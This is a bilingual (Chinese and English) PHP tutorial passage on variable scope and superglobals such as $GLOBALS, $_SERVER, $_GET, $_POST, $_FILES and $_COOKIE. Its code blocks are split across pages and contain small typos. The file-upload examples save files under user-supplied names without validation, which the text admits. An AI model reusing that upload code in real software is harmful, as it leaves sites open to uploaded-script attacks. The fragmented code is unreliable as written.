        return $_POST[$key];
    }

    return $default;
}

// 获取 $_POST['username']
echo getPostValue('username');

// 获取 $_POST['email']，默认值为空字符串
echo getPostValue('email', '');
```

第3.2节：静态属性和变量

使用 `public` 可见性定义的静态类属性在功能上与全局变量相同。它们可以从类定义的任何地方访问。

```
class SomeClass {
    public static int $counter = 0;
}

// 静态 $counter 变量可以在任何地方读取/写入
// 并且不需要实例化类
SomeClass::$counter += 1;
```

函数也可以在其自身作用域内定义静态变量。这些静态变量会在多次函数调用中持续存在，不同于在函数作用域内定义的普通变量。这可以是实现单例设计模式的一个非常简单且便捷的方法：

```
class Singleton {
    public static function getInstance() {
        // 静态变量 $instance 在函数结束时不会被删除
        static $instance;

        // 第二次调用此函数时不会进入 if 语句，
        // 因为 Singleton 的实例现在存储在 $instance
        // 变量中，并且在多次调用中持续存在
        if (!$instance) {
            // 第一次调用此函数时会执行到这行，
            // 因为 $instance 只是被声明了，还未初始化
            $instance = new Singleton();
        }
    }
}
```

Chapter 3: Variable Scope

Variable scope refers to the regions of code where a variable may be accessed. This is also referred to as *visibility*. In PHP scope blocks are defined by functions, classes, and a global scope available throughout an application.

Section 3.1: Superglobal variables

Superglobal variables are defined by PHP and can always be used from anywhere without the `global` keyword.

```
<?php

function getPostValue($key, $default = NULL) {
    // $_POST is a superglobal and can be used without
    // having to specify 'global $_POST;'
    if (isset($_POST[$key])) {
        return $_POST[$key];
    }

    return $default;
}

// retrieves $_POST['username']
echo getPostValue('username');

// retrieves $_POST['email'] and defaults to empty string
echo getPostValue('email', '');
```

Section 3.2: Static properties and variables

Static class properties that are defined with the `public` visibility are functionally the same as global variables. They can be accessed from anywhere the class is defined.

```
class SomeClass {
    public static int $counter = 0;
}

// The static $counter variable can be read/written from anywhere
// and doesn't require an instantiation of the class
SomeClass::$counter += 1;
```

Functions can also define static variables inside their own scope. These static variables persist through multiple function calls, unlike regular variables defined in a function scope. This can be a very easy and simple way to implement the Singleton design pattern:

```
class Singleton {
    public static function getInstance() {
        // Static variable $instance is not deleted when the function ends
        static $instance;

        // Second call to this function will not get into the if-statement,
        // Because an instance of Singleton is now stored in the $instance
        // variable and is persisted through multiple calls
        if (!$instance) {
            // First call to this function will reach this line,
            // because the $instance has only been declared, not initialized
            $instance = new Singleton();
        }
    }
}
```

```

    return $instance;
}

$instance1 = Singleton::getInstance();
$instance2 = Singleton::getInstance();

// 使用 '===' 运算符比较对象时，会检查它们是否是同一个实例。将打印 'true'，因为 getInstance() 方法中的静态 $instance 变量在多次调用中被保留

var_dump($instance1 === $instance2);

```

第3.3节：用户定义的全局变量

任何函数或类之外的作用域是全局作用域。当一个 PHP 脚本包含另一个脚本（使用 `include` 或 `require`）时，作用域保持不变。如果脚本在任何函数或类之外被包含，则其全局变量包含在相同的全局作用域中，但如果脚本从函数内部被包含，则包含脚本中的变量属于该函数的作用域。

在函数或类方法的作用域内，可以使用 `global` 关键字来访问用户定义的全局变量。

```

<?php

$amount_of_log_calls = 0;

function log_message($message) {
    // 从函数作用域访问全局变量
    // 需要这个显式声明
    global $amount_of_log_calls;

    // 对全局变量的此更改是永久性的
    $amount_of_log_calls += 1;

    echo $message;
}

```

```

// 在全局作用域中，可以使用常规全局变量
// 无需显式声明 'global $variable;'
echo $amount_of_log_calls; // 0

```

```

log_message("第一条日志消息！");
echo $amount_of_log_calls; // 1

```

```

log_message("第二条日志消息！");
echo $amount_of_log_calls; // 2

```

访问全局作用域变量的第二种方法是使用 PHP 定义的特殊数组 `$GLOBALS`。

`$GLOBALS` 数组是一个关联数组，数组的键是全局变量的名称，数组元素的值是该变量的内容。注意 `$GLOBALS` 在任何作用域中都存在，这是因为 `$GLOBALS` 是一个超全局变量。

这意味着 `log_message()` 函数可以重写为：

```

function log_message($message) {
    // 通过 $GLOBALS 数组访问全局变量 $amount_of_log_calls。
    // 不需要 'global $GLOBALS;'，因为它是超全局变量。
}

```

```

    return $instance;
}

$instance1 = Singleton::getInstance();
$instance2 = Singleton::getInstance();

// Comparing objects with the '===' operator checks whether they are
// the same instance. Will print 'true', because the static $instance
// variable in the getInstance() method is persisted through multiple calls
var_dump($instance1 === $instance2);

```

Section 3.3: User-defined global variables

The scope outside of any function or class is the global scope. When a PHP script includes another (using `include` or `require`) the scope remains the same. If a script is included outside of any function or class, it's global variables are included in the same global scope, but if a script is included from within a function, the variables in the included script are in the scope of the function.

Within the scope of a function or class method, the `global` keyword may be used to create an access user-defined global variables.

```

<?php

$amount_of_log_calls = 0;

function log_message($message) {
    // Accessing global variable from function scope
    // requires this explicit statement
    global $amount_of_log_calls;

    // This change to the global variable is permanent
    $amount_of_log_calls += 1;

    echo $message;
}

```

```

// When in the global scope, regular global variables can be used
// without explicitly stating 'global $variable;'
echo $amount_of_log_calls; // 0

```

```

log_message("First log message!");
echo $amount_of_log_calls; // 1

```

```

log_message("Second log message!");
echo $amount_of_log_calls; // 2

```

A second way to access variables from the global scope is to use the special PHP-defined `$GLOBALS` array.

The `$GLOBALS` array is an associative array with the name of the global variable being the key and the contents of that variable being the value of the array element. Notice how `$GLOBALS` exists in any scope, this is because `$GLOBALS` is a superglobal.

This means that the `log_message()` function could be rewritten as:

```

function log_message($message) {
    // Access the global $amount_of_log_calls variable via the
    // $GLOBALS array. No need for 'global $GLOBALS;', since it
}

```

```
// 是一个超全局变量。  
$GLOBALS['amount_of_log_calls'] += 1;  
  
echo $messsage;  
}
```

有人可能会问，为什么使用 `$GLOBALS` 数组，而不是使用 `global` 关键字来获取全局变量的值？主要原因是使用 `global` 关键字会将变量引入当前作用域，这样你就不能在局部作用域中重用相同的变量名。

```
// is a superglobal variable.  
$GLOBALS['amount_of_log_calls'] += 1;  
  
echo $messsage;  
}
```

One might ask, why use the `$GLOBALS` array when the `global` keyword can also be used to get a global variable's value? The main reason is using the `global` keyword will bring the variable into scope. You then can't reuse the same variable name in the local scope.

第4章：PHP 超全局变量

超级全局变量是内置变量，在所有作用域中始终可用。

PHP 中的几个预定义变量是“超全局变量”，这意味着它们在整个脚本的所有作用域中都可用。在函数或方法中访问它们时，无需使用 `global $variable;`。

第4.1节：超全局变量解释

简介

简单来说，这些变量在你的脚本中的所有作用域中都可用。

这意味着无需在函数中将它们作为参数传递，或将它们存储在代码块外部以便在不同作用域中使用。

什么是超全局变量？？

如果你以为它们像超级英雄一样——其实不是。

从 PHP 版本7.1.3开始，有9个超全局变量。它们如下：

- `$GLOBALS` - 引用全局作用域中所有变量
- `$_SERVER` - 服务器和执行环境信息
- `$_GET` - HTTP GET 变量
- `$_POST` - HTTP POST 变量
- `$_FILES` - HTTP 文件上传变量
- `$_COOKIE` - HTTP Cookie
- `$_SESSION` - 会话变量
- `$_REQUEST` - HTTP请求变量
- `$_ENV` - 环境变量

[请参阅文档。](#)

告诉我更多，告诉我更多

抱歉提到了《油脂》！[链接](#)

现在是时候解释这些超级全局变量了。

`$GLOBALS`

一个关联数组，包含对当前脚本全局作用域中所有已定义变量的引用。
变量名是数组的键。

代码

```
$myGlobal = "global"; // 在作用域外声明变量

function test()
{
    $myLocal = "local"; // 在作用域内声明变量
    // 两个变量都会被打印
    var_dump($myLocal);
```

Chapter 4: Superglobal Variables PHP

Superglobals are built-in variables that are always available in all scopes.

Several predefined variables in PHP are "superglobals", which means they are available in all scopes throughout a script. There is no need to do `global $variable;` to access them within functions or methods.

Section 4.1: Suberglobals explained

Introduction

Put simply, these are variables that are available in *all* scope in your scripts.

This means that there is no need to pass them as parameters in your functions, or store them outside a block of code to have them available in different scopes.

What's a superglobal??

If you're thinking that these are like superheroes - they're not.

As of PHP version 7.1.3 there are 9 superglobal variables. They are as follows:

- `$GLOBALS` - References all variables available in global scope
- `$_SERVER` - Server and execution environment information
- `$_GET` - HTTP GET variables
- `$_POST` - HTTP POST variables
- `$_FILES` - HTTP File Upload variables
- `$_COOKIE` - HTTP Cookies
- `$_SESSION` - Session variables
- `$_REQUEST` - HTTP Request variables
- `$_ENV` - Environment variables

See the [documentation](#).

Tell me more, tell me more

I'm sorry for the Grease reference! [Link](#)

Time for some explanation on these superheroessglobals.

`$GLOBALS`

An associative array containing references to all variables which are currently defined in the global scope of the script. The variable names are the keys of the array.

Code

```
$myGlobal = "global"; // declare variable outside of scope

function test()
{
    $myLocal = "local"; // declare variable inside of scope
    // both variables are printed
    var_dump($myLocal);
```

```

var_dump($GLOBALS["myGlobal"]);
}

test(); // 运行函数
// 只有 $myLocal 被打印，因为 $myLocal 不是全局作用域
var_dump($myLocal);
var_dump($myGlobal);

```

输出

```

string 'local' (长度=5)
string 'global' (长度=6)
null
string 'global' (长度=6)

```

在上述示例中，\$myLocal 第二次没有显示，因为它是在 test() 函数内部声明的并且在函数结束后被销毁。

变为全局

为了解决这个问题，有两个选项。

选项一：global 关键字

```

function test()
{
    global $myLocal;
    $myLocal = "local";
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}

```

global关键字是变量的前缀，强制该变量成为全局作用域的一部分。

注意，你不能在同一语句中给变量赋值并使用global关键字。因此，我必须在下面赋值。（如果去掉换行和空格是可以的，但我认为那样不够整洁。`global $myLocal; $myLocal = "local"`）。

第二种方法：\$GLOBALS数组

```

function test()
{
    $GLOBALS["myLocal"] = "local";
    $myLocal = $GLOBALS["myLocal"];
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}

```

在这个例子中，我将\$myLocal重新赋值为\$GLOBALS["myLocal"]的值，因为我觉得写变量名比写关联数组更方便。

\$_SERVER

`$_SERVER` 是一个包含诸如头信息、路径和脚本位置等信息的数组。该数组中的条目由网络服务器创建。不能保证每个网络服务器都会提供这些条目中的任何一个；服务器可能会省略某些条目，或者提供此处未列出的其他条目。尽管如此，许多这些

```

var_dump($GLOBALS["myGlobal"]);
}

test(); // run function
// only $myGlobal is printed since $myLocal is not globally scoped
var_dump($myLocal);
var_dump($myGlobal);

```

Output

```

string 'local' (length=5)
string 'global' (length=6)
null
string 'global' (length=6)

```

In the above example \$myLocal is not displayed the second time because it is declared inside the test() function and then destroyed after the function is closed.

Becoming global

To remedy this there are two options.

Option one: global keyword

```

function test()
{
    global $myLocal;
    $myLocal = "local";
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}

```

The `global` keyword is a prefix on a variable that forces it to be part of the global scope.

Note that you cannot assign a value to a variable in the same statement as the `global` keyword. Hence, why I had to assign a value underneath. (It is possible if you remove new lines and spaces but I don't think it is neat. `global $myLocal; $myLocal = "local"`).

Option two: \$GLOBALS array

```

function test()
{
    $GLOBALS["myLocal"] = "local";
    $myLocal = $GLOBALS["myLocal"];
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}

```

In this example I reassigned `$myLocal` the value of `$GLOBAL["myLocal"]` since I find it easier writing a variable name rather than the associative array.

\$_SERVER

`$_SERVER` is an array containing information such as headers, paths, and script locations. The entries in this array are created by the web server. There is no guarantee that every web server will provide any of these; servers may omit some, or provide others not listed here. That said, a large number of these

变量已在CGI/1.1规范中考虑，因此你应该能够预期到这些变量。

一个示例输出可能如下（在我的Windows电脑上使用WAMP运行）

```
C:\wamp64\www\test.php:2:  
数组 (大小=36)  
'HTTP_HOST' => 字符串 'localhost' (长度=9)  
'HTTP_CONNECTION' => 字符串 'keep-alive' (长度=10)  
'HTTP_CACHE_CONTROL' => 字符串 'max-age=0' (长度=9)  
'HTTP_UPGRADE_INSECURE_REQUESTS' => 字符串 '1' (长度=1)  
'HTTP_USER_AGENT' => 字符串 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36' (长度=110)  
'HTTP_ACCEPT' => 字符串  
'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' (长度=74)  
'HTTP_ACCEPT_ENCODING' => 字符串 'gzip, deflate, sdch, br' (长度=23)  
'HTTP_ACCEPT_LANGUAGE' => 字符串 'en-US,en;q=0.8,en-GB;q=0.6' (长度=26)  
'HTTP_COOKIE' => 字符串 'PHPSESSID=0gslnvgscl371ete9hg7k9ivc6' (长度=36)  
'PATH' => 字符串 'C:\Program Files (x86)\NVIDIA Corporation\PhysX\Common;C:\Program Files (x86)\Intel\iCLS Client\;C:\Program Files\Intel\iCLS Client\;C:\ProgramData\Oracle\Java\javapath;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\WINDOWS\System32\WindowsPowerShell\v1.0\;E:\Program Files\ATI Technologies\ATI.ACE\Core-Static;E:\Program Files\AMD\ATI.ACE\Core-Static;C:\Program Files (x86)\AMD\ATI.ACE\Core-Static;C:\Program Files (x86)\ATI Technologies\ATI.ACE\Core-Static;C:\Program Files\Intel\Intel(R) Management...' (长度=1169)  
'SystemRoot' => 字符串 'C:\WINDOWS' (长度=10)  
'COMSPEC' => 字符串 'C:\WINDOWS\system32\cmd.exe' (长度=27)  
'PATHEXT' => 字符串 '.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PY' (长度=57)  
'WINDIR' => 字符串 'C:\WINDOWS' (长度=10)  
'SERVER_SIGNATURE' => 字符串 '<address>Apache/2.4.23 (Win64) PHP/7.0.10 服务器位于 localhost  
端口 80</address>' (长度=80)  
'SERVER_SOFTWARE' => 字符串 'Apache/2.4.23 (Win64) PHP/7.0.10' (长度=32)  
'SERVER_NAME' => 字符串 'localhost' (长度=9)  
'SERVER_ADDR' => 字符串 '::1' (长度=3)  
'SERVER_PORT' => 字符串 '80' (长度=2)  
'REMOTE_ADDR' => 字符串 '::1' (长度=3)  
'DOCUMENT_ROOT' => 字符串 'C:/wamp64/www' (长度=13)  
'REQUEST_SCHEME' => 字符串 'http' (长度=4)  
'CONTEXT_PREFIX' => 字符串 '' (长度=0)  
'CONTEXT_DOCUMENT_ROOT' => 字符串 'C:/wamp64/www' (长度=13)  
'SERVER_ADMIN' => 字符串 'wampserver@wampserver.invalid' (长度=29)  
'SCRIPT_FILENAME' => 字符串 'C:/wamp64/www/test.php' (长度=26)  
'REMOTE_PORT' => 字符串 '5359' (长度=4)  
'GATEWAY_INTERFACE' => 字符串 'CGI/1.1' (长度=7)  
'SERVER_PROTOCOL' => 字符串 'HTTP/1.1' (长度=8)  
'REQUEST_METHOD' => 字符串 'GET' (长度=3)  
'QUERY_STRING' => 字符串 '' (长度=0)  
'REQUEST_URI' => 字符串 '/test.php' (长度=13)  
'SCRIPT_NAME' => 字符串 '/test.php' (长度=13)  
'PHP_SELF' => 字符串 '/test.php' (长度=13)  
'REQUEST_TIME_FLOAT' => 浮点数 1491068771.413  
'REQUEST_TIME' => 整数 1491068771
```

这里信息量很大，所以我将挑选一些重要的内容列出。如果你想了解全部内容，请查阅文档中的[索引部分](#)。

我可能有一天会把它们全部列出来。或者有人可以编辑并在下面添加一个[好的解释](#)？[提示](#)，[提示](#)）

以下所有解释，假设网址是<http://www.example.com/index.php>

- **HTTP_HOST** - 主机地址。

variables are accounted for in the [CGI/1.1 specification](#), so you should be able to expect those.

An example output of this might be as follows (run on my Windows PC using WAMP)

```
C:\wamp64\www\test.php:2:  
array (size=36)  
'HTTP_HOST' => string 'localhost' (length=9)  
'HTTP_CONNECTION' => string 'keep-alive' (length=10)  
'HTTP_CACHE_CONTROL' => string 'max-age=0' (length=9)  
'HTTP_UPGRADE_INSECURE_REQUESTS' => string '1' (length=1)  
'HTTP_USER_AGENT' => string 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36' (length=110)  
'HTTP_ACCEPT' => string  
'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' (length=74)  
'HTTP_ACCEPT_ENCODING' => string 'gzip, deflate, sdch, br' (length=23)  
'HTTP_ACCEPT_LANGUAGE' => string 'en-US,en;q=0.8,en-GB;q=0.6' (length=26)  
'HTTP_COOKIE' => string 'PHPSESSID=0gslnvgscl371ete9hg7k9ivc6' (length=36)  
'PATH' => string 'C:\Program Files (x86)\NVIDIA Corporation\PhysX\Common;C:\Program Files (x86)\Intel\iCLS Client\;C:\Program Files\Intel\iCLS Client\;C:\ProgramData\Oracle\Java\javapath;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\WINDOWS\System32\WindowsPowerShell\v1.0\;E:\Program Files\ATI Technologies\ATI.ACE\Core-Static;E:\Program Files\AMD\ATI.ACE\Core-Static;C:\Program Files (x86)\AMD\ATI.ACE\Core-Static;C:\Program Files (x86)\ATI Technologies\ATI.ACE\Core-Static;C:\Program Files\Intel\Intel(R) Management...' (length=1169)  
'SystemRoot' => string 'C:\WINDOWS' (length=10)  
'COMSPEC' => string 'C:\WINDOWS\system32\cmd.exe' (length=27)  
'PATHEXT' => string '.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PY' (length=57)  
'WINDIR' => string 'C:\WINDOWS' (length=10)  
'SERVER_SIGNATURE' => string '<address>Apache/2.4.23 (Win64) PHP/7.0.10 Server at localhost  
Port 80</address>' (length=80)  
'SERVER_SOFTWARE' => string 'Apache/2.4.23 (Win64) PHP/7.0.10' (length=32)  
'SERVER_NAME' => string 'localhost' (length=9)  
'SERVER_ADDR' => string '::1' (length=3)  
'SERVER_PORT' => string '80' (length=2)  
'REMOTE_ADDR' => string '::1' (length=3)  
'DOCUMENT_ROOT' => string 'C:/wamp64/www' (length=13)  
'REQUEST_SCHEME' => string 'http' (length=4)  
'CONTEXT_PREFIX' => string '' (length=0)  
'CONTEXT_DOCUMENT_ROOT' => string 'C:/wamp64/www' (length=13)  
'SERVER_ADMIN' => string 'wampserver@wampserver.invalid' (length=29)  
'SCRIPT_FILENAME' => string 'C:/wamp64/www/test.php' (length=26)  
'REMOTE_PORT' => string '5359' (length=4)  
'GATEWAY_INTERFACE' => string 'CGI/1.1' (length=7)  
'SERVER_PROTOCOL' => string 'HTTP/1.1' (length=8)  
'REQUEST_METHOD' => string 'GET' (length=3)  
'QUERY_STRING' => string '' (length=0)  
'REQUEST_URI' => string '/test.php' (length=13)  
'SCRIPT_NAME' => string '/test.php' (length=13)  
'PHP_SELF' => string '/test.php' (length=13)  
'REQUEST_TIME_FLOAT' => float 1491068771.413  
'REQUEST_TIME' => int 1491068771
```

There is a lot to take in there so I will pick out some important ones below. If you wish to read about them all then consult the [indices section](#) of the documentation.

I might add them all below one day. Or someone can edit and add a **good** explanation of them below? *Hint, hint;*

For all explanations below, assume the URL is <http://www.example.com/index.php>

- **HTTP_HOST** - The host address.

这将返回www.example.com

- **HTTP_USER_AGENT** - 用户代理的内容。这是一个包含有关客户端浏览器所有信息的字符串，包括操作系统。
- **HTTP_COOKIE** - 所有cookie的连接字符串，使用分号作为分隔符。
- **SERVER_ADDR** - 服务器的IP地址，即当前脚本运行的服务器地址。
这将返回93.184.216.34
- **PHP_SELF** - 当前执行脚本的文件名，相对于文档根目录。
这将返回/index.php
- **REQUEST_TIME_FLOAT** - 请求开始的时间戳，精确到微秒。自PHP 5.4.0起可用。
- **REQUEST_TIME** - 请求开始的时间戳。自PHP 5.1.0起可用。

\$_GET

通过 URL 参数传递给当前脚本的变量的关联数组。

\$_GET 是一个包含所有 URL 参数的数组；这些参数是 URL 中 ? 之后的内容。

以 <http://www.example.com/index.php?myVar=myVal> 为例。可以通过访问格式 `$_GET["myVar"]` 来获取该 URL 中的信息，结果将是 myVal。

给不喜欢阅读的一些代码示例。

```
// URL = http://www.example.com/index.php?myVar=myVal
echo $_GET["myVar"] == "myVal" ? "true" : "false"; // 返回 "true"
```

上述示例使用了三元运算符。

这展示了如何使用 **\$_GET** 超全局变量访问 URL 中的值。

现在另一个示例！惊讶

```
// URL = http://www.example.com/index.php?myVar=myVal&myVar2=myVal2
echo $_GET["myVar"]; // 返回 "myVal"
echo $_GET["myVar2"]; // 返回 "myVal2"
```

可以通过在URL中用“&”字符分隔来发送多个变量。

安全风险

非常重要的是不要通过URL发送任何敏感信息，因为这些信息会保存在计算机的历史记录中，并且对任何能够访问该浏览器的人可见。

\$_POST

通过HTTP POST方法传递给当前脚本的变量的关联数组，当请求中使用application/x-www-form-urlencoded或multipart/form-data作为HTTP内容类型时。

与**\$_GET**非常相似，数据是从一个地方发送到另一个地方。

我将直接从一个示例开始。（我省略了action属性，因为这会将信息发送到表单所在的页面）。

This would return www.example.com

- **HTTP_USER_AGENT** - Contents of the user agent. This is a string which contains all the information about the client's browser, including operating system.
- **HTTP_COOKIE** - All cookies in a concatenated string, with a semi-colon delimiter.
- **SERVER_ADDR** - The IP address of the server, of which the current script is running.
This would return 93.184.216.34
- **PHP_SELF** - The file name of the currently executed script, relative to document root.
This would return /index.php
- **REQUEST_TIME_FLOAT** - The timestamp of the start of the request, with microsecond precision. Available since PHP 5.4.0.
- **REQUEST_TIME** - The timestamp of the start of the request. Available since PHP 5.1.0.

\$_GET

An associative array of variables passed to the current script via the URL parameters.

\$_GET is an array that contains all the URL parameters; these are the whatever is after the ? in the URL.

Using <http://www.example.com/index.php?myVar=myVal> as an example. This information from this URL can be obtained by accessing in this format `$_GET["myVar"]` and the result of this will be myVal.

Using some code for those that don't like reading.

```
// URL = http://www.example.com/index.php?myVar=myVal
echo $_GET["myVar"] == "myVal" ? "true" : "false"; // returns "true"
```

The above example makes use of the ternary operator.

This shows how you can access the value from the URL using the **\$_GET** superglobal.

Now another example! gasp

```
// URL = http://www.example.com/index.php?myVar=myVal&myVar2=myVal2
echo $_GET["myVar"]; // returns "myVal"
echo $_GET["myVar2"]; // returns "myVal2"
```

It is possible to send multiple variables through the URL by separating them with an ampersand (&) character.

Security risk

It is very important not to send any sensitive information via the URL as it will stay in history of the computer and will be visible to anyone that can access that browser.

\$_POST

An associative array of variables passed to the current script via the HTTP POST method when using application/x-www-form-urlencoded or multipart/form-data as the HTTP Content-Type in the request.

Very similar to **\$_GET** in that data is sent from one place to another.

I'll start by going straight into an example. (I have omitted the action attribute as this will send the information to the page that the form is in).

```
<form method="POST">
  <input type="text" name="myVar" value="myVal" />
  <input type="submit" name="submit" value="提交" />
</form>
```

以上是一个基本的表单，可以发送数据。在实际环境中，value属性通常不会被设置，意味着表单是空白的。这样就会发送用户输入的任何信息。

```
echo $_POST["myVar"]; // 返回 "myVal"
```

安全风险

通过 POST 发送数据也不安全。使用 HTTPS 可以确保数据更加安全。

\$_FILES

一个通过 HTTP POST 方法上传到当前脚本的关联数组。该数组的结构在POST 方法上传部分有说明。

让我们从一个基本的表单开始。

```
<form method="POST" enctype="multipart/form-data">
  <input type="file" name="myVar" />
  <input type="submit" name="Submit" />
</form>
```

注意我省略了action属性（又一次！）。另外，我添加了enctype="multipart/form-data"，这对任何处理文件上传的表单都很重要。

```
// 确保没有错误
if ($_FILES["myVar"]["error"] == UPLOAD_ERR_OK)
{
    $folderLocation = "myFiles"; // 一个相对路径。 (例如可以是 "path/to/file")

    // 如果文件夹不存在，则创建它
    if (!file_exists($folderLocation)) mkdir($folderLocation);

    // 将文件移动到文件夹中
    move_uploaded_file($_FILES["myVar"]["tmp_name"], "$folderLocation/" .
        basename($_FILES["myVar"]["name"]));
}
```

这用于上传一个文件。有时你可能希望上传多个文件。对此有一个属性，它叫做 `multiple`。

几乎所有东西都有一个属性。抱歉

下面是一个提交多个文件的表单示例。

```
<form method="POST" enctype="multipart/form-data">
  <input type="file" name="myVar[]" multiple="multiple" />
  <input type="submit" name="Submit" />
</form>
```

注意这里所做的更改；只有几个。

- input 的名称带有方括号。这是因为它现在是一个文件数组，所以我们告诉表单

```
<form method="POST">
  <input type="text" name="myVar" value="myVal" />
  <input type="submit" name="submit" value="Submit" />
</form>
```

Above is a basic form for which data can be sent. In a real environment the value attribute would not be set meaning the form would be blank. This would then send whatever information is entered by the user.

```
echo $_POST["myVar"]); // returns "myVal"
```

Security risk

Sending data via POST is also not secure. Using HTTPS will ensure that data is kept more secure.

\$_FILES

An associative array of items uploaded to the current script via the HTTP POST method. The structure of this array is outlined in the [POST method uploads](#) section.

Let's start with a basic form.

```
<form method="POST" enctype="multipart/form-data">
  <input type="file" name="myVar" />
  <input type="submit" name="Submit" />
</form>
```

Note that I omitted the action attribute (again!). Also, I added enctype="multipart/form-data"，this is important to any form that will be dealing with file uploads.

```
// ensure there isn't an error
if ($_FILES["myVar"]["error"] == UPLOAD_ERR_OK)
{
    $folderLocation = "myFiles"; // a relative path. (could be "path/to/file" for example)

    // if the folder doesn't exist then make it
    if (!file_exists($folderLocation)) mkdir($folderLocation);

    // move the file into the folder
    move_uploaded_file($_FILES["myVar"]["tmp_name"], "$folderLocation/" .
        basename($_FILES["myVar"]["name"]));
}
```

This is used to upload one file. Sometimes you may wish to upload more than one file. An attribute exists for that, it's called `multiple`.

There's an attribute for just about *anything*. [I'm sorry](#)

Below is an example of a form submitting multiple files.

```
<form method="POST" enctype="multipart/form-data">
  <input type="file" name="myVar[]" multiple="multiple" />
  <input type="submit" name="Submit" />
</form>
```

Note the changes made here; there are only a few.

- The input name has square brackets. This is because it is now an array of files and so we are telling the form

将所选文件制作成数组。省略方括号将导致最后一个文件被设置为\$_FILES["myVar"]。

- `multiple="multiple"` 属性。这个属性只是告诉浏览器用户可以选择多个文件。

```
$total = isset($_FILES["myVar"]) ? count($_FILES["myVar"]["name"]) : 0; // 计算发送了多少个文件

// 遍历每个文件
for ($i = 0; $i < $total; $i++)
{
    // 没有错误
    if ($_FILES["myVar"]["error"][$i] == UPLOAD_ERR_OK)
    {
        $folderLocation = "myFiles"; // 一个相对路径。 (例如可以是 "path/to/file")
        // 如果文件夹不存在，则创建它
        if (!file_exists($folderLocation)) mkdir($folderLocation);

        // 将文件移动到文件夹中
        move_uploaded_file($_FILES["myVar"]["tmp_name"][$i], "$folderLocation/" .
basename($_FILES["myVar"]["name"][$i]));
    }
    // 否则报告错误
    else switch ($_FILES["myVar"]["error"][$i])
    {
        case UPLOAD_ERR_INI_SIZE:
            echo "值：1；上传的文件超过了php.ini中upload_max_filesize指令的限制。";
            break;
        case UPLOAD_ERR_FORM_SIZE:
            echo "值：2；上传的文件超过了HTML表单中指定的MAX_FILE_SIZE指令。";
            break;
        case UPLOAD_ERR_PARTIAL:
            echo "值：3；上传的文件只被部分上传。";
            break;
        case UPLOAD_ERR_NO_FILE:
            echo "值：4；没有上传任何文件。";
            break;
        case UPLOAD_ERR_NO_TMP_DIR:
            echo "值：6；缺少临时文件夹。自 PHP 5.0.3 引入。";
            break;
        case UPLOAD_ERR_CANT_WRITE:
            echo "值：7；写入文件到磁盘失败。自 PHP 5.1.0 引入。";
            break;
        case UPLOAD_ERR_EXTENSION:
            echo "值：8；PHP 扩展停止了文件上传。PHP 无法确定是哪个扩展导致文件上传停止；通过 phpinfo() 查看已加载的扩展列表可能有帮助。自 PHP 5.2.0 引入。";
            break;
        default:
            echo "发生了未知错误。";
            break;
    }
}
```

这是一个非常简单的示例，未处理诸如不允许的文件扩展名或带有 PHP 代码命名的文件（类似于 SQL 注入的 P HP 等效物）等问题。请参阅文档。

第一个过程是检查是否有任何文件，如果有，则将它们的总数设置为\$total。

to make an array of the files selected. Omitting the square brackets will result in the latter most file being set to \$_FILES["myVar"].

- The `multiple="multiple"` attribute. This just tells the browser that users can select more than one file.

```
$total = isset($_FILES["myVar"]) ? count($_FILES["myVar"]["name"]) : 0; // count how many files were sent
// iterate over each of the files
for ($i = 0; $i < $total; $i++)
{
    // there isn't an error
    if ($_FILES["myVar"]["error"][$i] == UPLOAD_ERR_OK)
    {
        $folderLocation = "myFiles"; // a relative path. (could be "path/to/file" for example)

        // if the folder doesn't exist then make it
        if (!file_exists($folderLocation)) mkdir($folderLocation);

        // move the file into the folder
        move_uploaded_file($_FILES["myVar"]["tmp_name"][$i], "$folderLocation/" .
basename($_FILES["myVar"]["name"][$i]));
    }
    // else report the error
    else switch ($_FILES["myVar"]["error"][$i])
    {
        case UPLOAD_ERR_INI_SIZE:
            echo "Value: 1; The uploaded file exceeds the upload_max_filesize directive in php.ini.";
            break;
        case UPLOAD_ERR_FORM_SIZE:
            echo "Value: 2; The uploaded file exceeds the MAX_FILE_SIZE directive that was specified in the HTML form.";
            break;
        case UPLOAD_ERR_PARTIAL:
            echo "Value: 3; The uploaded file was only partially uploaded.";
            break;
        case UPLOAD_ERR_NO_FILE:
            echo "Value: 4; No file was uploaded.";
            break;
        case UPLOAD_ERR_NO_TMP_DIR:
            echo "Value: 6; Missing a temporary folder. Introduced in PHP 5.0.3.";
            break;
        case UPLOAD_ERR_CANT_WRITE:
            echo "Value: 7; Failed to write file to disk. Introduced in PHP 5.1.0.";
            break;
        case UPLOAD_ERR_EXTENSION:
            echo "Value: 8; A PHP extension stopped the file upload. PHP does not provide a way to ascertain which extension caused the file upload to stop; examining the list of loaded extensions with phpinfo() may help. Introduced in PHP 5.2.0.";
            break;
        default:
            echo "An unknown error has occurred.";
            break;
    }
}
```

This is a very simple example and doesn't handle problems such as file extensions that aren't allowed or files named with PHP code (like a PHP equivalent of an SQL injection). See the documentation.

The first process is checking if there are any files, and if so, set the total number of them to \$total.

使用 for 循环可以遍历 `$_FILES` 数组，并一次访问每个项目。如果该文件没有

遇到问题，则 if 语句为真，单个文件上传的代码将被执行。

如果遇到问题，则执行 switch 代码块，并根据该特定上传的错误

显示错误信息。

`$_COOKIE`

通过 HTTP Cookie 传递给当前脚本的关联数组变量。

Cookie 是包含数据并存储在客户端计算机上的变量。

与上述超级全局变量不同，Cookie 必须通过函数创建（而不是直接赋值）。

惯例如下。

```
setcookie("myVar", "myVal", time() + 3600);
```

